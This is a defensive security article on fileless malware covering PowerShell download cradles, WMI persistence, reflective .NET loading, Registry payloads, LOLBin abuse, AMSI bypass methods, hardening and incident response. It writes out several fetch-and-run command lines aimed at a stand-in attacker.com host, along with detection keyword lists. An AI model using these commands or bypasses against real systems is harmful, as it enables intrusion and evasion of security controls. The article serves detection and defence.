
Fileless malware does not mean "no files exist anywhere." It means the primary payload never lands on disk as a conventional executable. Instead, the attack chain abuses trusted operating system components — PowerShell, WMI, .NET, mshta, cscript — to execute malicious logic directly in memory, store persistence in the Registry or WMI repository, and communicate through legitimate network protocols. The result is an attack that leaves minimal forensic artefacts, evades signature-based detection entirely, and blends into normal system telemetry. This article breaks down every major fileless technique, maps each to detectable telemetry, and provides the hardening and detection engineering required to defend against them.
What Makes Malware "Fileless"
The term "fileless" describes a spectrum, not a binary state. At one end, a fully fileless attack operates entirely through legitimate OS processes and never creates a single file. At the other, a "near-fileless" attack may drop a small script or DLL that is immediately deleted after loading into memory. The common thread is that the payload does not persist on disk as a scannable PE file.
The key distinction from traditional malware: when you image the disk of a compromised system, you will not find a malicious executable. The malware lived in powershell.exe's address space, in a WMI event consumer script, or in a Registry value decoded and executed at boot. Traditional forensic triage that focuses on new or modified executables will miss it entirely.
The Fileless Attack Spectrum
PowerShell Attack Chains
PowerShell is the single most abused LOLBin in fileless attacks. It provides direct access to the .NET framework, WMI, COM objects, the Windows API through P/Invoke, and arbitrary HTTP/S downloads — all from a signed Microsoft binary that exists on every Windows system. The canonical fileless PowerShell attack follows this chain:
- Initial access via macro or link: A phishing email delivers a Word document with a VBA macro, or an HTML smuggling page, that spawns
powershell.exewith an encoded command. - Download cradle: The one-liner downloads a PowerShell script from a remote server into memory using
IEX (New-Object Net.WebClient).DownloadString('https://...'). The script never touches disk. - In-memory execution: The downloaded script uses
[System.Reflection.Assembly]::Load()to load a .NET assembly from a byte array directly into the PowerShell process's memory. The assembly contains the actual payload — a keylogger, RAT, or credential harvester. - Persistence: The script writes an encoded copy of itself to a Registry Run key (
HKCU:\Software\Microsoft\Windows\CurrentVersion\Run) so it re-executes at login. - Command and control: The payload communicates over HTTPS to a legitimate cloud service (Azure Blob Storage, Pastebin, GitHub Gist), blending into normal traffic.
At no point does a malicious file exist on disk. The VBA macro is embedded in a document (which antivirus may scan but often trusts if macros are enabled), and every subsequent stage lives in memory or the Registry.
Key PowerShell Indicators
Detection engineers should build rules for these PowerShell telemetry patterns:
- Encoded commands:
powershell.exe -encor-EncodedCommandfollowed by a Base64 string. Legitimate automation rarely uses encoding. - Download cradles:
Net.WebClient,Invoke-WebRequest,Invoke-RestMethod,Start-BitsTransfer, orSystem.Net.Http.HttpClientin command-line arguments. - Reflection loading:
[Reflection.Assembly]::Load,[System.Reflection.Assembly]::LoadFrom, orAdd-Type -TypeDefinitionused outside development contexts. - Execution policy bypass:
-ExecutionPolicy BypassorSet-ExecutionPolicy Unrestrictedin the process command line. - AMSI bypass attempts: Strings referencing
AmsiUtils,amsiInitFailed, orAmsiScanBufferindicate the attacker is attempting to disable AMSI scanning — a strong indicator of malicious activity.
WMI Persistence and Execution
Windows Management Instrumentation provides a powerful fileless persistence mechanism through WMI Event Subscriptions. An attacker creates three objects in the WMI repository: an Event Filter (the trigger condition), an Event Consumer (the action to execute), and a Filter-to-Consumer Binding (linking them). These objects reside in the WMI repository database (OBJECTS.DATA), not as files on the filesystem.
A typical WMI persistence setup: the Event Filter triggers on system startup (SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'), the ActiveScriptEventConsumer contains an inline VBScript or PowerShell command that downloads and executes the payload, and the binding connects them. The result: every time the system boots, WMI executes the malicious script with SYSTEM privileges, and no file on disk is involved.
WMI Detection
Monitor WMI event subscription creation through these channels:
- Sysmon Event ID 19, 20, 21: WmiEventFilter activity, WmiEventConsumer activity, and WmiEventConsumerToFilter activity respectively. These three events together indicate permanent WMI event subscription creation.
- Windows Event Log:
Microsoft-Windows-WMI-Activity/Operationallog, Event ID 5861 for permanent event subscription creation. - Periodic WMI repository audits: Use
Get-WMIObject -Namespace root/subscription -Class __EventFilterand equivalent queries for__EventConsumerand__FilterToConsumerBindingto enumerate all current subscriptions. Any subscription not matching known-good baselines warrants investigation.
.NET Reflection and Assembly Loading
The .NET framework's reflection API allows loading compiled assemblies directly from byte arrays in memory — no DLL or EXE file needed. This is the backbone of many fileless post-exploitation frameworks:
- Cobalt Strike's execute-assembly: Loads a .NET executable into a sacrificial process's CLR instance, executes it, captures output, and tears down the CLR. The assembly exists only in memory for the duration of execution.
- SharpSploit, Rubeus, Seatbelt: These offensive C# tools are designed to be loaded via reflection, performing credential theft, Kerberos manipulation, and host enumeration without ever touching disk.
- PowerShell Add-Type: Compiles C# source code at runtime using the built-in csc.exe compiler, loads the resulting assembly immediately, and can optionally delete the temporary file. The compilation happens in-memory from PowerShell 5.1+.
.NET ETW providers expose CLR loading events (Event IDs in the Microsoft-Windows-DotNETRuntime provider) that reveal when assemblies are loaded from byte arrays rather than from files. EDR solutions that instrument these providers can flag reflective loading in unexpected process contexts — for example, an assembly loaded into svchost.exe or explorer.exe that is not signed by Microsoft.
Registry-Resident Payloads
The Windows Registry provides near-unlimited storage for encoded payloads. Attackers store Base64-encoded shellcode, encrypted PowerShell scripts, or serialised .NET assemblies in Registry values — often under innocuous-looking key names in HKCU or HKLM hives. A small bootstrap script (stored in a Run key or scheduled task) reads the Registry value, decodes it, and executes it in memory.
The Kovter trojan family popularised this technique, storing its entire payload across multiple Registry values and using a shortcut (.lnk) file as the only disk artefact. The malware's click-fraud payload, C2 communication logic, and update mechanism all lived exclusively in the Registry.
Registry Detection Strategies
- Monitor for large Registry value writes: Legitimate Registry values rarely exceed a few kilobytes. Values containing kilobytes of Base64-encoded data — especially in Run/RunOnce keys — warrant investigation.
- Track Registry read-then-execute patterns: A process that reads a large Registry value and immediately spawns PowerShell or loads an assembly is exhibiting classic fileless behaviour.
- Sysmon Event IDs 12, 13, 14: Registry object create/delete, value set, and key rename events provide forensic timeline data for Registry modifications.
Advanced LOLBin Techniques
Beyond PowerShell and WMI, attackers abuse dozens of signed Windows binaries (Living Off the Land Binaries — LOLBins) for fileless execution:
- mshta.exe: Executes HTA (HTML Application) files or inline VBScript/JScript. Can download and execute from a URL directly:
mshta http://attacker.com/payload.hta. The LOLBAS project documents mshta as a primary execution proxy. - certutil.exe: Built-in certificate utility that can decode Base64 files, download files from URLs (
certutil -urlcache -split -f), and decode alternate data streams. Frequently used as a download cradle before handing off to PowerShell or mshta. - regsvr32.exe: Registers COM DLLs but can also execute scriptlets from remote URLs via the
/s /n /u /i:http://... scrobj.dllsyntax (the "Squiblydoo" attack). The scriptlet executes arbitrary JScript/VBScript. - rundll32.exe: Executes DLL export functions and can load remotely-hosted DLLs or JavaScript through
rundll32 javascript:"..mshtml,RunHTMLApplication..."syntax. - wmic.exe: Can create processes, execute WMI methods remotely, and even execute XSL (eXtensible Stylesheet Language) files containing JScript:
wmic os get /format:"http://attacker.com/payload.xsl".
The LOLBAS project (lolbas-project.github.io) catalogs over 200 signed Windows binaries with documented abuse techniques. Defenders should map their application whitelisting policies against this list.
AMSI: The Critical Detection Layer
The Antimalware Scan Interface (AMSI) is Microsoft's API that allows security products to scan script content before execution. When PowerShell executes a script, AMSI intercepts the deobfuscated content and sends it to the registered antimalware provider for scanning. This is critical because attackers often use multiple layers of encoding and obfuscation — AMSI sees the final, decoded script just before execution.
Attackers know this, which is why AMSI bypass is the first step in nearly every fileless attack chain. Common bypass techniques include:
- Patching AmsiScanBuffer: Using .NET reflection to modify the
AmsiScanBufferfunction in memory, forcing it to return "clean" for all inputs. This is a single line of PowerShell that overwrites the function's first bytes with a return instruction. - Patching amsiInitFailed: Setting the internal
amsiInitFailedfield totrue, which causes the AMSI provider to skip scanning entirely, treating all content as benign. - CLR hooking: Hooking .NET CLR functions that call AMSI, redirecting them to a no-op function.
- PowerShell downgrade: Launching PowerShell version 2 (if available), which predates AMSI and does not support it. Detection: monitor for
powershell.exe -Version 2in process creation events.
Defenders should monitor for AMSI bypass indicators: references to AmsiUtils, AmsiScanBuffer, or amsiInitFailed in Script Block Logs, and unexpected modifications to AMSI-related memory regions detected by kernel-level EDR instrumentation.
Prevention and Hardening Strategies
PowerShell Constrained Language Mode
Constrained Language Mode (CLM) restricts PowerShell to a safe subset: no .NET reflection, no COM access, no type creation, no Win32 API calls through Add-Type. This eliminates the majority of fileless attack techniques. Deploy CLM through WDAC (Windows Defender Application Control) or AppLocker — when a code integrity policy is active, PowerShell automatically enters CLM for untrusted scripts.
Application Whitelisting with WDAC
Windows Defender Application Control (WDAC) enforces code integrity at the kernel level. In its strictest mode, only signed, whitelisted executables and scripts can run. This prevents unsigned PowerShell scripts, HTA files, and rogue DLLs from executing, regardless of how they were loaded. WDAC also controls .NET assembly loading, blocking unsigned assemblies loaded via reflection.
Script Block Logging and Transcription
Enable PowerShell Script Block Logging (Event ID 4104) and PowerShell Transcription. Script Block Logging captures the full deobfuscated content of every script block executed, providing forensic visibility even when the script was heavily encoded. Transcription creates a full text transcript of every PowerShell session. These logs should flow to a SIEM with alert rules for known-malicious cmdlets, AMSI bypass strings, and download cradle patterns.
Disable Unnecessary LOLBins
Most organisations do not need mshta.exe, cscript.exe, wscript.exe, or regsvr32.exe on standard workstations. Remove or restrict these binaries through application whitelisting. For certutil.exe, restrict its network access through firewall rules while retaining its certificate management functionality.
WMI Event Subscription Monitoring
Deploy continuous monitoring for WMI event subscription creation. Any new permanent event subscription should trigger an alert. Legitimate uses of WMI event subscriptions are rare enough that a whitelist-based approach is practical: maintain a list of known-good subscriptions and alert on any deviation.
Incident Response for Fileless Attacks
Responding to fileless incidents requires different forensic procedures than traditional malware cases:
- Capture volatile memory immediately. Memory is the primary evidence source. Use tools like WinPMem, Magnet RAM Capture, or Belkasoft Live RAM Capturer to acquire a full memory dump before any containment action that might restart processes.
- Preserve script logs before rotation. Copy PowerShell Script Block Logs, transcription files, and WMI Activity logs. These may contain the full deobfuscated payload.
- Analyse memory with Volatility or Rekall. Look for injected code in process memory (
malfindplugin), suspicious .NET assemblies loaded from non-standard paths, and process hollowing artefacts. Thepslist/pstreeplugins reveal process relationships that may indicate LOLBin abuse chains. - Enumerate persistence mechanisms. Check Registry Run/RunOnce keys, scheduled tasks with inline commands, WMI event subscriptions, and COM object hijacks. Tools like Autoruns (Sysinternals) and KAPE (Kroll) automate this enumeration.
- Hunt for lateral movement. Fileless attacks that achieve domain-level access often spread through WMI remote execution, PowerShell Remoting, or PsExec — all of which leave telemetry in Windows Event Logs (Event IDs 4688, 4624 Type 3, and 5857).
The critical mindset shift: in fileless incident response, the absence of files on disk is not evidence of absence. The evidence lives in memory, logs, and the Registry — transient sources that must be captured before they are lost.
Real-World Fileless Campaigns
Several prominent threat groups rely heavily on fileless techniques:
- APT29 (Cozy Bear): Uses WMI persistence, PowerShell download cradles, and Cobalt Strike's execute-assembly for fileless .NET tool execution. Their SolarWinds campaign included fileless stages that loaded backdoors via .NET reflection.
- FIN7: Deploys JavaScript backdoors through mshta.exe, uses WMI for persistence, and leverages PowerShell for lateral movement — a textbook fileless kill chain targeting financial institutions.
- Astaroth/Guildma: A banking trojan that uses LOLBins (bitsadmin, certutil, regsvr32) in a 12-step fileless chain, each stage handing off to the next signed binary to avoid triggering behavioural detection on any single process.
- Purple Fox: Exploits browser vulnerabilities to inject PowerShell into memory, uses MSI packages for privilege escalation, and stores its rootkit components in the Registry.
These are not niche techniques used by only the most sophisticated attackers. Commodity malware families — including mainstream ransomware — now routinely incorporate fileless stages for initial access and lateral movement, reserving disk writes only for the final encryption payload where files must be written.